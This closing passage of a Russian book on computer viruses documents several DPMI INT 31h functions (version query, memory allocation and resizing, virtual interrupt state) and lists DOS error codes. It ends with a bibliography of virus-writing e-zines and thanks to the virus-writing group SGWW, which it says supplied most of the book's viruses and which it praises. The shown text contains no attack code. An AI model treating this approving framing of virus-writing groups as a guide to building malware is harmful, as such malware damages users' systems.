Адрес процедуры должен быть указан в структуре вызова реального режима. Процедура должна завершать выполнение командой IRET. Если поля SS и SP равны нулю, то стек выделяется DPMI. 32-битные программы должны использовать ES:EDI для адресации структуры.

DPMI, функция 0400h
Получить версию DPMI

Вход:

AX=0400h

Выход:

CF=0
AH – версия DPMI
AL – подверсия DPMI
BX – флаги:
Бит 0=1, если программа запущена под управлением DPMI для 80386
Бит 1=1, если процессор вернулся в реальный режим для обработки прерываний
Бит 2=1, если поддерживается виртуальная память
Бит 3 – зарезервирован и не определяется
Остальные биты зарезервированы для использования в будущем и должны быть равны нулю.
CL – тип процессора:
CL=2 – 80286
CL=3 – 80386
CL=4 – 80486
DL – текущее значение базы первого контроллера прерываний
DH – текущее значение базы второго контроллера прерываний

Описание.
Данная функция возвращает версию DPMI.

DPMI, функция 0500h
Получить информацию о свободной памяти

Вход:
AX=0500h
ES:(E)DI – селектор: смещение 30-байтного буфера

Выход:
CF=0, если функция выполнена успешно
ES:(E)DI – селектор: смещение, содержащий структуру (Таблица Г-2).
CF=1, если при выполнении функции возникли ошибки

Описание.
Данная функция возвращает информацию о свободной памяти.

Примечания.
32-битные программы должны использовать ES:EDI для адресации буфера. Только первое поле структуры гарантированно содержит правильное значение, остальные поля, в случае, если они не поддерживаются, содержат 0FFFFFFFFh (-1).

Таблица Г-2. Формат структуры информации о свободной памяти

Смещ.	Описание.
+00h	Наибольший доступный блок (в байтах)
+04h	Максимальное количество доступных незаблокированных страниц
+08h	Максимальное количество доступных заблокированных страниц
+0Ch	Размер линейного адресного пространства в страницах
+10h	Общее количество незаблокированных страниц
+14h	Количество свободных страниц
+18h	Общее количество физических страниц
+1Ch	Размер свободного линейного адресного пространства в страницах
+20h	Размер страничного файла или раздела в страницах
+24h-2Fh	Зарезервировано

DPMI, функция 0501h
Выделить блок памяти

Вход:
AX=0501h
BX:CX – размер блока свободной памяти, который нужно выделить (в байтах)

Выход:
CF=0, если функция выполнена успешно
BX:CX – линейный адрес выделенного блока памяти
SI:DI – индекс блока памяти (используется для изменения размера и освобождения памяти)
CF=1, если при выполнении функции возникли ошибки

Описание.
Данная функция выделяет блок памяти.

Примечания.
Данная функция не выделяет никаких дескрипторов.

DPMI, функция 0502h
Освободить блок памяти

Вход:
AX=0502h
SI:DI – индекс блока памяти

Выход:
CF=0, если функция выполнена успешно

CF=1, если при выполнении функции возникли ошибки

Описание.
Данная функция освобождает блок памяти.

Примечания.
Программа должна освободить все дескрипторы, которые были выделены для адресации этого блока памяти.

DPMI, функция 0503h
Изменить размер блока памяти

Вход:
AX=0503h
BX:CX – нужный размер блока памяти (в байтах)
SI:DI – индекс блока памяти

Выход:
CF=0, если функция выполнена успешно
BX:CX – новый линейный адрес выделенного блока памяти
SI:DI – новый индекс блока памяти (используется для изменения размера и освобождения памяти)
CF=1, если при выполнении функции возникли ошибки

Описание.
Данная функция изменяет размер блока памяти, выделенного функцией 0501h.

Примечания.
Данная функция может изменить линейный адрес и индекс блока памяти. Программа должна изменить все дескрипторы, которые были выделены для адресации этого блока памяти, а также для дальнейшей работы с блоком использовать новый индекс. Эта функция выдаст ошибку, если размер блока памяти будет нулевым.

DPMI, функция 0900h
Получить состояние и запретить виртуальные прерывания

Вход:
AX=0900h

Выход:
CF=0
Виртуальные прерывания запрещены
AL=0 – виртуальные прерывания были запрещены
AL=1 – виртуальные прерывания были разрешены

Описание.
Данная функция возвращает текущее состояние виртуальных прерываний, а затем запрещает виртуальные прерывания.

Примечания.
Регистр AH не будет изменен этой функцией. Для возвращения виртуальных прерываний в прежнее состояние нужно выполнить INT 31h.

DPMI, функция 0901h
Получить состояние и разрешить виртуальные прерывания

Вход:
AX=0901h

Выход:
CF=0
Виртуальные прерывания разрешены
AL=0 – виртуальные прерывания были запрещены
AL=1 – виртуальные прерывания были разрешены

Описание.
Данная функция возвращает текущее состояние виртуальных прерываний, а затем разрешает виртуальные прерывания.

Примечания.
Регистр AH не будет изменен этой функцией. Для возвращения виртуальных прерываний в прежнее состояние нужно выполнить INT 31h.

DPMI, функция 0902h
Получить состояние виртуальных прерываний

Вход:
AX=0902h

Выход:
CF=0
AL=0 – виртуальные прерывания были запрещены
AL=1 – виртуальные прерывания были разрешены

Описание.
Данная функция возвращает текущее состояние виртуальных прерываний.

Приложение Д
Коды ошибок DOS

2 – файл не найден
3 – путь доступа не найден
5 – доступ отвергнут
6 – недопустимая обработка
8 – недостаточно памяти
10 – недопустимая программная среда
11 – неверный формат
18 – файлы отсутствуют

Список использованной литературы

1. Stealth Group. Электронный журнал Infected Voice, вып. 3, декабрь 1994 г.

2. LovinGod, Dead Saxon. Электронный журнал Infected Voice вып. 9, январь 1996 г.

3. Dirty Nazi, Eternal Maverick, Vecna, Light General, Reminder, Dvc, Royal Hunter, HellRaiser, LovinGod. Электронный журнал Infected Voice, вып. 11, сентябрь 1997.

4. Stanless Steel Rat, Black Angel, LordAsd, Murph. Электронный журнал Infected Moscow (выпуск 1), август 1997 г.

5. Хижняк П.Л. Пишем вирус… и антивирус./Под общей ред. Овсянниковой И.М. – М.: «Into», 1991 – 90 с.

6. Пильщиков В. Н. Программирование на языке ассемблера IBM PC. – М.: «Диалог-Мифи», 1994 г.

Благодарности

Автор выражает особую благодарность группе SGWW (Stealth Group WorldWide), в частности, LovinGOD, Eternal Maverick, Dark Avenger, Dirty Nazi, Reminder за предоставленные материалы. Эта группа занимается разработкой компьютерных вирусов для последующего их изучения (но никак не распространения). На данный момент это единственная в России вирмэйкинг-группа, попавшая в десятку лучших групп мира. Большинство вирусов, приведенных в книге, были предоставлены группой SGWW из их многочисленной коллекции.

Также автор выражает благодарность Константину Климентьеву, предоставившему материалы по антивирусам из сети Internet. Этот человек, специализирующийся в области компьютерных антивирусов и изучении вирусов, достиг немалых результатов в развитии этого направления.

Самую большую благодарность автор выражает редакции, опубликовавшей эту книгу, всем ее сотрудникам и редакторам, а также руководителям.